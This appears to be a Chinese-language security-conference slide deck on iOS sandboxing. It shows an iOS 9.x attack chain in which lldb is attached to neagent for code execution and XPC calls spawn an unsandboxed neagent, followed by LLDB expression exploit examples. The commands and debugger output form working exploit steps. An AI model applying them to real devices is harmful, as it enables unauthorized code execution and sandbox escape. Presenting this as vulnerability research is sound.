
# iOS 的基本安全特性 ( 30 )

- iOS 中的沙盒策略都被编译到了二进制格式
- 沙盒策略逆向相关论文：Dionysus Blazakis, The Apple Sandbox
- 可以使用 Stefan Esser 提供的 sandbox\_toolkit 来反编译
  - [https://github.com/sektioneins/sandbox\\_toolkit](https://github.com/sektioneins/sandbox_toolkit)
- sandbox\_toolkit 可以将二进制的沙盒策略还原到可视化的决策树



# iOS 的基本安全特性 ( 31 )

- vpn-plugins : iokit-open



# iOS 的基本安全特性 ( 32 )



- 从 AppStore 下载的应用受名为 `container` 的沙盒策略约束
- 通过该沙盒策略的约束：
  - 实现应用间的文件访问隔离
  - 限制应用可以调用的系统接口
  - 限制应用可以设置的驱动属性
  - 限制应用可以调用的驱动接口
- 降低了内核及驱动在应用面前暴露的攻击面
- 对于一些系统服务程序，在启动时并不会进入沙盒
- 随后服务可以调用 `sandbox_init()` 使自己进入沙盒
- 我们接下来要讲的漏洞就跟这个接口有关系

## 第二部分：突破 iOS 9.x 用户空间防护



# 突破 iOS 9.x 用户空间防护（1）



中国互联网安全大会



360互联网安全中心

- 在介绍了 iOS 的基本安全特性后
- 接下来我们具体看下如何利用漏洞突破用户空间防护：
  - 任意代码执行
  - 沙盒逃逸
- 这个漏洞是我们在去年发现的，
- 苹果在 iOS 10 中修补其它漏洞时，
- 影响了这个漏洞的依赖条件，破坏了整个攻击链

# 突破 iOS 9.x 用户空间防护 ( 2 )



- **任意代码执行**
- 这个漏洞源于一个想法，
- 如果一个沙盒之外的进程可以被调试，
- 那么我们就可以在沙盒外获得任意代码执行了，
- 因为调试器 ( debugserver ) 具有如下权限：
  - `run-unsigned-code: true`
- 一个进程是否可以被调试，
- 主要取决于它是否允许别的进程获取到它的 Task

# 突破 iOS 9.x 用户空间防护 ( 3 )



中国互联网安全大会



360互联网安全中心

- 是否允许别的进程获取 Task 是由如下 Entitlement 决定的：
  - `get-task-allow: true`
- 于是我们扫描整个文件系统与 DDI ,
- 寻找具有这个 Entitlement 的程序
- 很幸运 , 我们在 DDI 中找到了一个 : `neagent`
- `neagent` 是 Network Agent 的意思
- `neagent` 主要用于加载 VPN 插件 :
  - Cisco AnyConnect
  - OpenVPN
  - Surge
  - CitrixVPN
  - PrivateTunnel



# 突破 iOS 9.x 用户空间防护 (4)



中国互联网安全大会



- neagent 的权限如下：

```
<dict>
  <key>com.apple.private.MobileGestalt.AllowedProtectedKeys</key>
  <array>
    <string>UniqueDeviceID</string>
  </array>
  <key>com.apple.private.neagent</key>
  <true/>
  <key>com.apple.private.necp.match</key>
  <true/>
  <key>com.apple.private.skip-library-validation</key>
  <true/>
  <key>get-task-allow</key>
  <true/>
  <key>keychain-access-groups</key>
  <array>
    <string>com.apple.identities</string>
    <string>apple</string>
    <string>com.apple.certificates</string>
  </array>
</dict>
```



# 突破 iOS 9.x 用户空间防护 ( 5 )



- neagent 有两个重要的权限：
  - `com.apple.private.skip-library-validation`
  - `get-task-allow`
- 下面我们看下在 neagent 中获得任意代码执行的步骤
- **第一步**：挂载与系统版本对应的 DDI：
  - `ideviceimagemounter DDI.dmg DDI.dmg.signature`
  - 或者使用 Xcode 在设备上运行一个程序
- 挂载 DDI 的目的有两个：
  - 使用其中的 neagent
  - 使用其中的 debugserver，从而可以进行远程调试

# 突破 iOS 9.x 用户空间防护 ( 6 )



中国互联网安全大会




360互联网安全中心

- 在挂载了 DDI 后，我们需要启动 neagent
- **第二步**：启动 neagent 大概有两种方式：
  - 使用具有 VPN 功能的应用，比如：AnyConnect
  - 自己编写一个应用来调起相关的服务
- 这里我们选择使用带有 VPN 功能的应用来调起相关的服务
  - Cisco AnyConnect
- 具体来说，打开带有 VPN 功能的应用，然后登录相关的账号
- 在启动了 neagent 之后，下一步我们需要使用 LLDB 挂到 neagent 上

# 突破 iOS 9.x 用户空间防护 (7)


- **第三步**：确定 neagent 的 PID
- 为了将 lldb 挂到 neagent 上，需要知道 neagent 的 PID
- 从 Xcode 中启动 Instruments.app






# 突破 iOS 9.x 用户空间防护 ( 8 )

- 然后，选择 iDevice 与 “Activity Monitor”



- 然后开始监控





# 突破 iOS 9.x 用户空间防护 ( 9 )

- 从进程列表中找到 `neagent` , 确定它的 PID

1,469	neagent	mobile	0.2	3	6.10 MB	701.02 MB	arm64
1,470	neagent	mobile	0.1	4	6.04 MB	698.61 MB	arm64

- 第四步** : 将 `lldb` 挂到 `neagent` 上
- 首先 , 在 macOS 上运行调试代理 :
  - `idevicedebugserverproxy 11033`
- 然后 , 在 macOS 运行 LLDB , 并附加到 `neagent` 上 :
  - `process connect connect://127.0.0.1:11033`
  - `process attach --pid 1470`

# 突破 iOS 9.x 用户空间防护 ( 10 )



中国互联网安全大会



- 在 lldb 成功附加到 neagent 后，我们会看到如下信息：


```
(prts) process connect connect://127.0.0.1:11033
(prts) process attach --pid 1470
Process 1470 stopped
* thread #1: tid = 0x100fec, 0x0000000180dbcfcd8 libsystem_kernel.dylib`mach_msg_trap + 8,
reason = signal SIGSTOP
    frame #0: 0x0000000180dbcfcd8 libsystem_kernel.dylib`mach_msg_trap + 8
libsystem_kernel.dylib`mach_msg_trap:
-> 0x180dbcfcd8 <+8>: ret

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x180dbcfcdc <+0>: movn    x16, #0x1f
    0x180dbcfce0 <+4>: svc     #0x80
    0x180dbcfce4 <+8>: ret

Executable module set to "/Developer/usr/libexec/neagent".
(prts) █
```

# 突破 iOS 9.x 用户空间防护 ( 11 )

- 这里我们需要确保挂载到 Developer 中的 neagent
- 如果不是，需要重启设备，然后重新执行上述步骤
- 通过简单的四步，我们已经获得了任意代码执行
- 按照惯例，打印一个 "hello world"



The screenshot shows two terminal windows. The top window, titled 'iLdb', contains the command `(prts) expr (void)NSLog(@"hello world from neagent");` followed by a cursor. The bottom window, titled 'iDeviceSyslog', shows the output: `Mar 24 16:29:10 iPhone5s neagent[1470] <Warning>: hello world from neagent`. A large red arrow points from the command in the iLdb window to the output in the iDeviceSyslog window.

```
× iLdb
(prts) expr (void)NSLog(@"hello world from neagent");
(prts) █

× iDeviceSyslog
Mar 24 16:29:10 iPhone5s neagent[1470] <Warning>: hello world from neagent
█
```



# 突破 iOS 9.x 用户空间防护（12）



中国互联网安全大会



360互联网安全中心

- **沙盒逃逸**
- 虽然我们已经获得了任意代码执行
- 但是 `neagent` 仍然有属于自己的沙盒策略：`vpn-plugins`
- 虽然这个沙盒策略比 `container` 要宽松些，
- 但是在这个沙盒策略的约束下，`neagent` 只能打开很少的几个内核服务
- 所以我们要进行沙盒逃逸，因为突破用户空间防护的目的是为了进一步打内核



# 突破 iOS 9.x 用户空间防护 (13)


- 为了获取更多信息，我们对 neagent 做了逆向
- 通过逆向我们了解到：
  - neagent 在启动时并不会进入沙盒
  - 当响应 XPC 请求时，neagent 会加载相应的插件，然后进入沙盒

```
void -[NEAgentSession handleInitCommand:id cmdParam] {  
...  
    pluginPath = xpc_dictionary_get_string(cmdParam2, "plugin-path");  
    pluginType = xpc_dictionary_get_string(cmdParam2, "plugin-type");  
    ...  
    dispatch_once(&dispatchToken, &PRTS_EnterSandbox);  
    ...  
}
```

```
__int64 PRTS_EnterSandbox() {  
...  
    result = sandbox_init("vpn-plugins", 1LL, &v1);  
...  
    return result;  
}
```

# 突破 iOS 9.x 用户空间防护 ( 14 )

- 在收集到这些信息后，我们首先想到的是抢占时间窗口



- 如果我們可以在 `neagent` 還沒進入沙盒時，
- 將調試器附加到 `neagent` 上，我們就完成了沙盒逃逸

# 突破 iOS 9.x 用户空间防护 (15)



中国互联网安全大会



360互联网安全中心

- 沙盒逃逸, Round 1
- 首先, 配置 lldb 等待并按进程的名字附加:
  - process attach --waitfor --name neagent
- 然后, 启动 neagent

```
(prts) process connect connect://127.0.0.1:11033
(prts) process attach --waitfor --name neagent
Process 1490 stopped
* thread #1: tid = 0x104aae, 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap
eason = signal SIGSTOP
    frame #0: 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap + 8
libsystem_kernel.dylib`mach_msg_trap:
-> 0x180dbcfd8 <+8>: ret

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x180dbcfdc <+0>: movn    x16, #0x1f
    0x180dbcfef <+4>: svc     #0x80
    0x180dbcfef <+8>: ret

Executable module set to "/Developer/usr/libexec/neagent".
(prts) █
```

# 突破 iOS 9.x 用户空间防护 ( 16 )



中国互联网安全大会



360互联网安全中心

- 由于调试器本身的工作机制的问题，以及时间窗口太短
- 我们虽然可以附加到 neagent 上
- 但是没法赢得时间窗口
- **Round 1 : Fail**



# 突破 iOS 9.x 用户空间防护 ( 17 )



中国互联网安全大会



- **沙盒逃逸 , Round 2**
- 我们回顾下当前的状态
  - 已经获得了代码执行
  - 没能通过时间窗口完成沙盒逃逸
- 我们设想一条攻击路径 :
- 如果我们可以控制 neagent 的生命周期 ,
- 那么我们就可以在其进入沙盒前使用 `lldb` 进行附加

# 突破 iOS 9.x 用户空间防护 ( 18 )



- neagent 需要通过 xpc 启动 ,
- 因此 , 我们重点看下能不能通过 xpc 的接口启动 neagent
- neagent 对应的服务名字是 : `com.apple.private.neagent`
- 我们审计了 “vpn-plugins” 这个沙盒策略的配置
- 通过审计 , 我们发现 :
  - neagent 的沙盒策略并没有阻止其去连接自身提供的服务
- 至此 , 我们确定了攻击方法 :
  - 我们已经获得了任意代码执行 ,
  - 通过任意代码执行能力 ,
  - 以 neagent 为翘板 , 通过 XPC 再启动一个 neagent

# 突破 iOS 9.x 用户空间防护 (19)



- 结合之前的说明，我们简要介绍下步骤
- 启动 lladb → 启动 neagent → 确定 PID → lladb 附加
- 然后通过任意代码执行能力再启动一个 neagent：

```
process connect connect://127.0.0.1:11033
process attach --pid 225
```

```
expr id $client = (id)xpc_connection_create_mach_service("com.apple.neagent", 0, 2);
expr id $handler = (id)(^void(unsigned long response) { (unsigned int)sleep(60); });
expr (void)xpc_connection_set_event_handler($client, $handler);
expr (void)xpc_connection_resume($client);
expr id $dict = (id)xpc_dictionary_create(0, 0, 0)
expr (void *)xpc_connection_send_message_with_reply_sync($client, $dict);
```



# 突破 iOS 9.x 用户空间防护 ( 20 )

- 命令执行的过程如下：

```
(prts) expr id $client = (id)xpc_connection_create_mach_service("com.apple.neagent", 0, 2);  
(prts) expr id $handler = (id)(^void(unsigned long response) { (unsigned int)sleep(60); });  
(prts) expr (void)xpc_connection_set_event_handler($client, $handler);  
(prts) expr (void)xpc_connection_resume($client);  
(prts) expr (void *)xpc_connection_send_message_with_reply_sync($client, (void *)xpc_dictionary_create(0, 0, 0));  
(void *) $0 = 0x000000014cd3d2c0  
(prts) █
```

- 执行完命令后，我们得到一个脱离沙盒环境的 neagent

1,503	neagent	mobile	0	3	6.15 MiB	701.02 MiB	arm64
1,504	neagent	mobile	0	6	10.26 MiB	701.28 MiB	arm64
1,513	debugserver	mobile	0	6	2.29 MiB	670.73 MiB	arm64
1,514	neagent	mobile	0	2	1.12 MiB	656.16 MiB	arm64

# 突破 iOS 9.x 用户空间防护 ( 21 )



中国互联网安全大会



360互联网安全中心

- 接下来，将 `lldb` 从第一个 `neagent` 上脱离
- 附加到我们最新启动的 `neagent` 上
- 至此，我们实现：任意代码执行+沙盒逃逸
- **Round 2 : Success**

## 第三部分：在 LLDB 中写利用



# 在 LLDB 中写利用 (1)



中国互联网安全大会



- 主要的命令：`expression`
- 功能：Evaluate an expression on the current thread
- 通俗的讲：可以在被调试程序的上下文中执行我们的代码
- 接下来的命令都是指 LLDB 中命令
- LLDB 帮助功能非常完善
- 查询某个命令的参数与使用方法：`help XXX`

# 在 LLDB 中写利用 ( 2 )



中国互联网安全大会



360互联网安全中心

- expression 的使用方法

```
help expression
```

```
expression <expr>
-A ( --show-all-children )
-D <count> ( --depth <count> )
-F ( --flat )
-G <gdb-format> ( --gdb-format <gdb-format> )
-L ( --location )
-O ( --object-description )
-g ( --debug )
-i <boolean> ( --ignore-breakpoints <boolean> )
-j <boolean> ( --allow-jit <boolean> )
-l <source-language> ( --language <source-language> )
-p ( --top-level )
-r ( --repl )
```

# 在 LLDB 中写利用 ( 3 )

- LLDB 的 JIT 能力
- JIT 的工作流程：
  - LLDB 会申请一块儿 RW- 的内存
  - 将 expression 编译、链接后写入这块儿内存
  - 然后再将内存改成 R-X
  - 最后跳转到目标区域执行 expression 对应的代码
- 大家可以如下命令观察 JIT 代码
- 命令：`expr -g -j true -- (void)NSLog(@"hello")`



# 在 LLDB 中写利用 (4)



中国互联网安全大会



360互联网安全中心

- 观察 JIT 代码

```
(prts) expr -g -j true -- (void)NSLog(@"hello")
Process 1947 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal
2147483647
    frame #0: 0x000000001017c4000
$__lldb_expr3`$__lldb_expr($__lldb_arg=0x0000000000000000) at
expr3.cpp:42
    39
    40     void
    41     $__lldb_expr(void *$__lldb_arg)
-> 42     {
    43         ;
    44         /*LLDB_BODY_START*/
    45         (void)NSLog(@"hello");
```

# 在 LLDB 中写利用 (5)



中国互联网安全大会



360互联网安全中心

## • 观察 JIT 代码

```
$ __lldb_expr3`$__lldb_expr(void*):
-> 0x1017c4000 <+0>:  sub    sp, sp, #0x30          ; =0x30
0x1017c4004 <+4>:  stp     x20, x19, [sp, #0x10]
0x1017c4008 <+8>:  stp     x29, x30, [sp, #0x20]
0x1017c400c <+12>: add     x29, sp, #0x20          ; =0x20
0x1017c4010 <+16>: adrp    x1, 0
0x1017c4014 <+20>: ldr     x1, [x1, #0x88]
0x1017c4018 <+24>: mov     x8, #0x100000000
0x1017c401c <+28>: movk    x8, #0x80b9, lsl #16
0x1017c4020 <+32>: mov     w3, #0x80000000
0x1017c4024 <+36>: mov     x19, x0
0x1017c4028 <+40>: movk    x8, #0x7e64
0x1017c402c <+44>: mov     w2, #0x5
0x1017c4030 <+48>: movk    w3, #0x100
0x1017c4034 <+52>: mov     x0, xzr
0x1017c4038 <+56>: mov     w4, wzr
0x1017c403c <+60>: blr     x8          ; x8 = ???
0x1017c4040 <+64>: mov     x8, #0x100000000
0x1017c4044 <+68>: movk    x8, #0x163, lsl #16
0x1017c4048 <+72>: mov     x20, x0
0x1017c404c <+76>: movk    x8, #0xcd60
0x1017c4050 <+80>: add     x0, sp, #0x8          ; =0x8
0x1017c4054 <+84>: blr     x8          ; x8 = ???
0x1017c4058 <+88>: str     x19, [sp, #0x8]
0x1017c405c <+92>: adrp    x8, 0
0x1017c4060 <+96>: ldr     x8, [x8, #0x80]
0x1017c4064 <+100>: mov     x0, x20
0x1017c4068 <+104>: blr     x8          ; x8 = ???
0x1017c406c <+108>: ldp     x29, x30, [sp, #0x20]
0x1017c4070 <+112>: ldp     x20, x19, [sp, #0x10]
0x1017c4074 <+116>: add     sp, sp, #0x30          ; =0x30
0x1017c4078 <+120>: ret
```

# 在 LLDB 中写利用 ( 6 )



中国互联网安全大会



360互联网安全中心

- 观察 JIT 代码

```
(prts) b 0x1017c403c
```

```
(prts) register read x8      x8 = 0x0000000180b97e64
```

```
CoreFoundation`CFStringCreateWithBytes
```

```
(prts) b 0x1017c4054
```

```
(prts) register read x8      x8 = 0x000000010163cd60
```

```
__$__lldb_valid_pointer_check`::__$__lldb_valid_pointer_check(unsigned  
char *) at Parse:36
```

```
(prts) b 0x1017c4068
```

```
(prts) register read x8      x8 = 0x00000001815b28e4  Foundation`NSLog
```

# 在 LLDB 中写利用 (7)



中国互联网安全大会



360互联网安全中心

- 在了解了 LLDB JIT 的大概工作流程后
- 我们再看下 expression 命令的能力
- 定义变量：

```
(prts) expr id $var = @"hello"  
(prts) expr (void)NSLog($var)
```

- 比较：

```
(prts) expr  
Enter expressions, then terminate with an empty line to evaluate:  
1: int a = 0;  
2: if (a == 0) {  
3:     (void)NSLog(@"a == 0");  
4: }  
5: else {  
6:     (void)NSLog(@"a != 0");  
7: }
```



# 在 LLDB 中写利用 ( 8 )

- 循环 :

```
(prts) expr
```

Enter expressions, then terminate with an empty line to evaluate:

```
1: int idx = 0;
2: while(idx++ < 2) {
3:     (void)NSLog(@"hello");
4: }
```

```
(prts) expr
```

Enter expressions, then terminate with an empty line to evaluate:

```
1: for (int idx = 0; idx < 2; ++idx) {
2:     (void)NSLog(@"hello");
3: }
```

```
(prts) expr
```

Enter expressions, then terminate with an empty line to evaluate:

```
1: id array = @"hello", @"world";
2: for (id msg in array) {
3:     (void)NSLog(msg);
4: }
```

# 在 LLDB 中写利用 ( 9 )



中国互联网安全大会



- 无法定义函数：

```
(prts) expr
```

```
Enter expressions, then terminate with an empty line to evaluate:
```

```
1: void Func(void)
```

```
2: {
```

```
3:     (void)NSLog(@"hello");
```

```
4: }
```

```
5: Func();
```

```
error: function definition is not allowed here
```

```
error: use of undeclared identifier 'Func'
```

- 在了解了基本的语言能力后，
- 我们会以已经获得的任意代码执行能力+沙盒逃逸为基础
- 介绍一些在非越狱手机上使用 LLDB 写利用的例子

# 在 LLDB 中写利用 ( 10 )



中国互联网安全大会



360互联网安全中心

- 打印目录内容: /var/mobile/Library/Caches

```
expr id $defaultManager = (id)[NSFileManager defaultManager]
expr id $dirPath = @"/var/mobile/Library/Caches";
expr NSArray *$dirContents = (NSArray *)[$defaultManager \
                                     contentsOfDirectoryAtPath:$dirPath error:0];
po $dirContents
```

```
(prts) expr id $defaultManager = (id)[NSFileManager defaultManager]
(prts) expr id $dirPath = @"/var/mobile/Library/Caches";
(prts) expr NSArray *$dirContents = (NSArray *)[$defaultManager contentsOfDirectoryAtPath:$dirPath error:0];
(prts) po $dirContents
<__NSArrayM 0x12ce02a60>(  
ACMigrationLock,  
AccountMigrationInProgress,  
Checkpoint.plist,  
CloudKit,  
DateFormats.plist,  
FamilyCircle,  
GameKit,  
GeoServices,  
Maps,  
PassKit,  
SBShutdownCookie,  
